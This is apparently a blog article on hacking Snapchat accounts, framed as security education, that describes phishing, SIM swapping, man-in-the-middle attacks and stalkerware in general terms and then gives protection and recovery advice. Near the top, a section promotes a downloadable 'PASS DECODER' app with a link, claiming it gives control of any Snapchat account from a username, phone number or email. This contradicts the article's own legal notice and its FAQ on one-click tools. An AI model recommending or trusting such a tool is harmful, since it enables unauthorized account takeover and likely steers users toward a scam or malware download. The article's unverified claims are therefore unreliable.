
How to "Really" Hack a Snapchat Account? Methods to Protect Your Password
Real Hacking Techniques Exposed: Learn to Protect Your Snapchat Password.


Important Legal Notice: This article is written strictly for educational purposes within the field of cybersecurity. Unauthorized access to any account is illegal in virtually every jurisdiction worldwide and can result in criminal prosecution, fines, and imprisonment. The information provided here aims to inform users about existing threats so they can better protect themselves.
Have You Ever Searched "How to Hack a Snapchat Account"?
If you've typed this question into a search engine, you're not alone. But instead of seeking ways to compromise someone's privacy, redirect that curiosity toward understanding cybersecurity. The most effective way to protect your Snapchat account is to think like an attacker. By learning their tactics, you can identify vulnerabilities in your own security posture and take proactive measures to eliminate them before they're exploited.
Every day, thousands of people search online for ways to hack Snapchat accounts. Whether driven by curiosity, concern, or suspicion, this interest reveals a fundamental truth about our digital age: we're all vulnerable. As Snapchat continues to dominate social media with over 750 million active users, it has become an increasingly attractive target for cybercriminals seeking personal data, private conversations, and access to sensitive information.
PASS DECODER
This application let you hack any Snapchat account from an @username, a mobile phone number or an email address. Imagine being able to quickly connect to the account of your choice! Explore now this tool and login to the account now!
1- Download from its official website: https://www.passwordrevelator.net/en/passdecoder
2- Install the application on your device (phone, computer or tablet).
3- Enter one of the requested Snapchat information to get access (phone, username or email).
Once it is done, you will be logged into that account and take the control of it.

Advanced Snapchat Account Hacking Methods
Understanding these sophisticated attack vectors is crucial for building effective defenses. These aren't the outdated "password generator" scams found across dubious websites—these are real techniques employed by experienced cybercriminals.
1. Advanced Social Engineering (Spear Phishing and Vishing)

Unlike generic phishing attempts, spear phishing involves highly targeted attacks customized to individual victims. Attackers research their targets through social media, professional networks, and data breaches to craft convincing messages that appear legitimate.
How it works: Criminals send personalized emails or messages that appear to come from Snapchat's security team, claiming suspicious activity on your account. These messages include official-looking logos, professional language, and urgent calls to action. The links lead to fake login pages that harvest your credentials.
Vishing (voice phishing) takes this further through phone calls. Attackers impersonate Snapchat support staff or even trusted contacts, using psychological manipulation to extract login information or verification codes. They create urgency ("Your account will be deleted in 24 hours") or exploit emotional vulnerabilities to bypass rational thinking.
Key indicators: Unexpected security alerts, requests for passwords or verification codes, and pressure to act immediately without time for verification.
2. Software Vulnerability Exploitation (Zero-Day and N-Day Attacks)

Zero-day exploits target previously unknown vulnerabilities in Snapchat's application or the underlying mobile operating systems (iOS/Android). These are extremely valuable in the cybercriminal marketplace because no patches exist yet.
N-day vulnerabilities are known security flaws that haven't been patched on specific devices. Many users delay updating their apps and operating systems, leaving them exposed to documented exploits.
How it works: Attackers leverage these vulnerabilities to inject malicious code, bypass authentication mechanisms, or extract data directly from your device's memory. Sophisticated exploit kits automate this process, making previously complex attacks accessible to less technical criminals.
Real-world impact: While rare, successful exploitation can provide complete account access without any victim interaction. Major tech companies offer substantial bug bounties to discover and patch these vulnerabilities before malicious actors find them.
3. Account Recovery System Attacks

The weakest link in account security is often the recovery process itself. Attackers target the email addresses and phone numbers associated with Snapchat accounts rather than the accounts directly.
SIM swapping represents one of the most effective attacks against two-factor authentication. Criminals social engineer mobile carriers into transferring your phone number to a SIM card they control. Once successful, they receive all SMS-based authentication codes, effectively bypassing your security.
Password reset exploitation involves compromising your recovery email account first. Many people use weaker security for email than for social media, creating an entry point. Attackers may also attempt brute force attacks against weak security questions if platforms still use them.
How it works: After gaining control of your phone number or email, attackers initiate password reset requests. They receive the verification codes and change your Snapchat password, locking you out of your own account.
4. Man-in-the-Middle (MITM) Attacks

While Snapchat uses HTTPS encryption, certain circumstances create interception opportunities. Man-in-the-middle attacks occur when an attacker positions themselves between your device and Snapchat's servers.
How it works: On unsecured public Wi-Fi networks, attackers create fake access points with legitimate-sounding names ("Starbucks_WiFi_Free"). When you connect, all your traffic routes through their system. Sophisticated attackers can downgrade encryption, inject malicious code, or capture session tokens.
Additional vectors: Malicious applications installed on your device can create local proxies, intercepting traffic before it reaches the legitimate network. Certificate manipulation and DNS spoofing provide other interception methods.
Protection note: Modern security measures make these attacks increasingly difficult, but they remain viable on unpatched devices using unsecured networks.
5. Advanced Spyware and Stalkerware
Spyware and stalkerware represent direct device compromise, often requiring physical access or tricking users into installing malicious applications disguised as legitimate software.
How it works: Once installed, these applications run silently in the background, recording keystrokes (keylogging), capturing screenshots, accessing stored passwords, and monitoring all app activity including Snapchat. Some sophisticated variants can survive factory resets or hide within system processes.
Distribution methods: Malicious apps may be disguised as games, utilities, or security software. Phishing links can trigger automatic downloads. In personal relationships, abusers may physically install stalkerware when borrowing devices.
Detection challenges: Modern spyware is designed to be invisible—no icons, minimal battery drain, and legitimate-looking process names. Only comprehensive security scans or unusual device behavior reveal their presence.
Advanced Protection Methods
Moving beyond "use a strong password," these comprehensive security measures create layered defenses that significantly reduce your vulnerability to even sophisticated attacks.
1. Robust Multi-Factor Authentication (MFA/2FA)


Step 1: Access Your Profile
Open the Snapchat app on your mobile device
Tap your profile icon (Bitmoji or circle) in the top-left corner
Tap the gear icon (⚙️) in the top-right corner to access Settings
Step 2: Navigate to Security Settings
Scroll down to the Privacy Control section
Tap on Two-Factor Authentication
Step 3: Choose Your Authentication Method
Not all two-factor authentication is equal. SMS-based 2FA is vulnerable to SIM swapping and should be considered your minimum baseline, not your final defense.
Best practices:
Authenticator apps (Google Authenticator, Authy, Microsoft Authenticator) generate time-based codes on your device, eliminating SMS interception risks
Physical security keys (YubiKey, Google Titan) provide the strongest protection through hardware-based authentication
Backup codes: Always save backup authentication codes in a secure location separate from your device
Implementation: Enable 2FA in Snapchat settings immediately. Choose authenticator apps over SMS whenever possible. Treat your authentication method with the same security as your password itself.
2. Advanced Password Management
Human memory cannot reliably create and recall dozens of unique, complex passwords. Password managers solve this fundamental security challenge.
Why they matter: Password managers generate cryptographically random passwords, store them in encrypted vaults, and automatically fill them when needed. This eliminates password reuse—the practice that makes single breaches catastrophic.
Recommended tools:
Bitwarden: Open-source, audited, free tier available
1Password: User-friendly, excellent security features
LastPass: Popular choice with cross-platform support
Passphrase strategy: For memorized passwords (your master password), use passphrases—random word combinations like "correct-horse-battery-staple" that provide high entropy while remaining memorable.
Password rotation: For critical accounts like Snapchat, consider changing passwords every 6-12 months, especially after any potential security incident.
3. Digital Hygiene and Threat Awareness
Technical security measures fail without human vigilance. Developing digital hygiene habits is essential for recognizing and avoiding threats.
Phishing identification:
Verify sender email addresses completely—hover over links to see actual URLs
Check for subtle misspellings in domain names (snapchat.com vs snapchatt.com)
Be suspicious of urgent requests for credentials or verification codes
Independently navigate to websites rather than clicking email links
Safe browsing practices:
Never log into sensitive accounts on public Wi-Fi without a trusted VPN
Clear browser data regularly
Use privacy-focused browsers or extensions for additional protection
Verify website security certificates before entering credentials
Social engineering defense: Be skeptical of unsolicited contact, even from apparent friends whose accounts may be compromised. Verify through alternative communication channels before acting on suspicious requests.
4. Mobile Device Security
Your smartphone is your weakest link if left unsecured. Comprehensive mobile device security extends beyond app-level protections.
Essential measures:
Regular updates: Install operating system and app updates immediately—they contain critical security patches
Strong screen locks: Use biometric authentication combined with strong PINs (not patterns or easily guessed numbers)
App permissions: Review and minimize app permissions regularly. Why does a flashlight app need location access?
Avoid jailbreaking/rooting: These practices disable built-in security features and expose your device to malware
Application security: Only install apps from official stores. Read reviews and check developer information. Be cautious of apps requesting excessive permissions relative to their stated purpose.
5. Proactive Monitoring and Alerts
Don't wait to discover breaches after damage occurs. Proactive monitoring provides early warning systems for potential compromises.
Identity monitoring services:
Have I Been Pwned: Free service checking if your email appears in known data breaches
Dark web monitoring: Services like Experian scan criminal marketplaces for your personal information
Credit monitoring: Financial protection extends to identity theft prevention
Snapchat-specific alerts: Enable login notifications in settings. You'll receive alerts when your account is accessed from new devices or locations, allowing immediate response to unauthorized access.
Regular audits: Monthly review of account activity, connected devices, and security settings helps identify anomalies before they escalate.
Account Recovery Methods
Preparation determines whether account compromise becomes a minor inconvenience or a devastating loss of data and privacy.
Before Compromise: Preparation Strategy
Secure your recovery information:
Ensure your recovery email and phone number are current and protected with strong security
Use a dedicated email address for account recovery separate from your daily email
Store backup 2FA codes in a secure location (password manager, encrypted drive)
Document your account: Keep records of important contacts, saved content you can't afford to lose, and account creation details that might be needed for identity verification.
During Compromise: Immediate Response
Act fast: Time is critical when you suspect unauthorized access.
Attempt password reset immediately through official channels
Contact Snapchat Support if you've been locked out
Secure associated accounts: Change passwords for your recovery email and any accounts using the same credentials
Document everything: Screenshot unauthorized activity, timestamps, and any attacker communications
Identity verification: Be prepared to provide photo ID, account creation information, and answers to security questions to prove ownership.
After Recovery: Damage Control
Assess the breach:
Review all account activity during the compromise period
Check sent messages, posted content, and connected apps
Identify what information the attacker accessed
Inform your contacts: Warn friends about potential scams sent from your account during the breach. Attackers often leverage compromised accounts to target connected users.
Strengthen defenses: Implement stronger security measures than existed before. View the breach as a learning opportunity to identify and eliminate security weaknesses.
Conclusion
Cybersecurity isn't a destination—it's an ongoing journey of vigilance, adaptation, and education. The sophisticated attack methods detailed here aren't theoretical; they're actively used against millions of accounts daily. Your best defense combines understanding these threats with implementing layered security measures that make you an unattractive target.
Remember: attackers target the weakest links. By maintaining strong passwords, enabling robust multi-factor authentication, practicing digital hygiene, securing your devices, and monitoring for threats, you create significant barriers that redirect attackers toward easier targets.
Protecting your Snapchat account protects your privacy, your relationships, and your digital identity. Take action today—review your security settings, enable authenticator-based 2FA, and adopt the practices outlined in this guide. Your future self will thank you for the time invested now in cybersecurity awareness and proactive defense.
Frequently Asked Questions
Q: Is it possible to really hack a Snapchat account?
A: While extremely difficult and illegal, sophisticated attackers can leverage advanced techniques like social engineering or software vulnerabilities, which this article explores for educational purposes.
Q: What is the most common way Snapchat accounts are compromised?
A: Social engineering, particularly advanced phishing scams, remains a primary method, tricking users into revealing their credentials rather than direct system breaches.
Q: Can a strong password fully protect my Snapchat?
A: A strong, unique password is crucial but insufficient alone. Multi-factor authentication (MFA) and vigilance against social engineering are equally vital for comprehensive protection.
Q: What is SIM swapping and how does it affect Snapchat security?
A: SIM swapping is when an attacker takes control of your phone number. This allows them to intercept SMS-based 2FA codes for your Snapchat account, bypassing a key security layer.
Q: Should I use a password manager for my Snapchat password?
A: Absolutely. Password managers generate and store unique, strong passwords, significantly enhancing your overall security by eliminating password reuse and weakness.
Q: How can I tell if my Snapchat account has been hacked?
A: Look for unfamiliar activity like sent messages you didn't write, changed profile information, or login notifications from unknown devices. Change your password immediately if you suspect a breach.
Q: Are there any legitimate tools to "check" if a Snapchat account is vulnerable?
A: Ethical cybersecurity tools exist for vulnerability assessment (penetration testing), but these require explicit permission and should only be used by professionals on authorized systems. No "one-click" hacker tools are legitimate.
Q: What is the first step if my Snapchat account is compromised?
A: The very first step is to attempt to reset your password through official channels. If unsuccessful, contact Snapchat support immediately and secure your associated email and phone number.
Q: How can I protect my personal information from social engineering attempts?
A: Be highly suspicious of unsolicited messages, verify sender identities through independent channels, avoid sharing sensitive information, and enable strong privacy settings across all your online accounts.
Q: Is enabling 2FA on Snapchat enough for total security?
A: While 2FA is critical, no single measure guarantees "total security." Combine 2FA with strong passwords, device security, and constant vigilance against evolving threats for the best defense.
Keywords: Snapchat security, account hacking, cybersecurity education, social engineering, phishing attacks, SIM swapping, two-factor authentication (2FA), password management, account recovery, spyware threats, mobile device security, digital hygiene, proactive monitoring, ethical hacking, data protection, privacy settings, identity verification, strong passwords, threat awareness, vulnerability exploitation.
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
How to hack WiFi password?
Il est absolument essentiel de comprendre que les informations présentées ici ont uniquement une vocation éducative. Je tiens à souligner avec la plus grande clarté que je décline toute responsabilité quant à toute utilisation abusive ou détournée de ces connaissances. Toute tentative non autorisée de compromettre des réseaux Wi-Fi constitue une infraction pénale et est moralement inacceptable.
By Alexander Hoffmann4 months ago in 01
AI Development Services: Everything Businesses Need to Know
Artificial Intelligence (AI) is no longer a futuristic concept—it has become a practical and powerful tool for modern businesses. From automating repetitive tasks to delivering advanced predictive insights, AI is reshaping how companies operate, compete, and grow. Organizations across industries are investing in intelligent systems to improve efficiency, reduce costs, and enhance customer experiences.
By Aarti Jangid5 days ago in 01
Protecting User Data in a Privacy First US Market 2026
The relationship between American consumers and digital platforms is changing. It has reached a critical turning point in 2026. State-level privacy legislations continue to expand across the country. Data breach costs have reached new heights. User data protection is no longer just a technical checkbox. It is the primary driver of brand value. Business leaders face a major challenge today. They must deliver personalized experiences. They must also protect individual anonymity at all times.
By Del Rosario6 days ago in 01


Comments
There are no comments for this story
Be the first to respond and start the conversation.